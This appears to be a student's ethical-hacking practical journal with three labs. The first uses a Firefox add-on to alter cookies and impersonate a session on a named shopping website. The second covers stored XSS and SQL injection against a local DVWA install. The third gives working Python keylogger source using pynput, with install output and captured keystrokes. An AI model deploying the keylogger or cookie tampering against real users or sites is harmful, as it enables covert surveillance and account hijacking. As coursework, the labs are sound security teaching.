
Practical No: 7

AIM : SESSION IMPERSONATION USING FIREFOX AND TEMPER DATA (add-on) .


Step1 : Open Firefox.



Step 2 : Go to tools>add on > extension




Step 3 : Search and install Temper data.




Step 4 : Select a website for tempering data e.g. (RAZORBA.COM).


Step 5 : Select any item to buy.




Step 6 : Then click on add cart.




Step 7 : Then click on temper data (add-on).




Step 8 : Refresh the page to get the extension.




Step 9 click ok



Step 10 : Change the value of in cookies for the tempering data.



Step 11 : Then click on ok and see the on tempered.




Conclusion:Thus, THE SESSION IMPERSONATION USING FIREFOX AND TEMPER DATA (add-on) " IS PERFORMED SUCCESSFULLY.

Practical No : 8


AIM : Perform SQL injection Attact.

Step 1 : Extract the DVWA zip file.


Step 2 : Copy the folder and paste it in Drive C : >xampp>hdocs.




Step 3 : Rename the file to DVWA.



Step 4 : Go to the config file and rename the file as config.inc.php .




Step 5 : Open chrome and search localhost/dvwa.




Step 6 : Click on create/ reset database. The database will be created. Click on login.


Step 7 : Username = “Admin” and “password”. Click on login.



Step 8 : Click on DVWA security and set the security to low.




Step 9 : Click on XSS (stored) write the script and click on sign guestbook. The script will be created whenever the page is reloaded.



Step 10 : Click on SQL Injection.

Step 11 : In user id enter 1 and click on submit.

Step 12 : Type 1 or 2 and click on submit.



CONCLUSION: Thus, The Perform SQL injection Attact " is performed successfully".

PRACTICAL NO: 9

AIM: To Create a simple key logger using python.

Step 1: to add the code with python

```
#Sandeep Vishwakarma TYCS A-37
from pynput.keyboard import Key,Listener
import logging
#if no name it gets into an empty string
log_dir=""
#This is basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"),level=logging.DEBUG,format='%(asctime)s:%(message)s:')
#This is from the library
def on_press(Key):
    logging.info(str(Key))
    #This says listener is on
with Listener(on_press=on_press) as listener:
        listener.join()
```

Step 2: open cmd in python directory and install :


Pip install pynput

```
Command Prompt
Microsoft Windows [Version 10.0.19042.1466]
(c) Microsoft Corporation. All rights reserved.

C:\Users\admin>pip install pynput
Collecting pynput
  Downloading pynput-1.7.6-py2.py3-none-any.whl (89 kB)
     ---------------------------------------- 89.2/89.2 KB 560.2 kB/s eta 0:00:00
Requirement already satisfied: six in c:\users\admin\appdata\local\programs\python\python37\lib\site-packages (from pynp
ut) (1.13.0)
Installing collected packages: pynput
Successfully installed pynput-1.7.6

C:\Users\admin>
```

Step3: In python to run the file and "import pynput"

```
*Python 3.7.6 Shell*
File  Edit  Shell  Debug  Options  Window  Help
Python 3.7.6 (tags/v3.7.6:43364a7ae0, Dec 19 2019, 00:42:30) [MSC v.1916 64
bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
================ RESTART: C:/Users/admin/Desktop/ethprac1.py ===============

================ RESTART: C:/Users/admin/Desktop/ethprac1.py ===============
import pynput
```

Step 4: try to type anything in browser.



Step 5: Then open the python file where you have saved .

```
2022-02-18 08:47:15,549:'s':
2022-02-18 08:47:15,661:'a':
2022-02-18 08:47:15,917:'n':
2022-02-18 08:47:16,109:'d':
2022-02-18 08:47:16,365:'e':
2022-02-18 08:47:16,557:'e':
2022-02-18 08:47:16,750:'p':
```

CONCLUSION : Thus , the create a simple key logger using python",Is performed successfully.

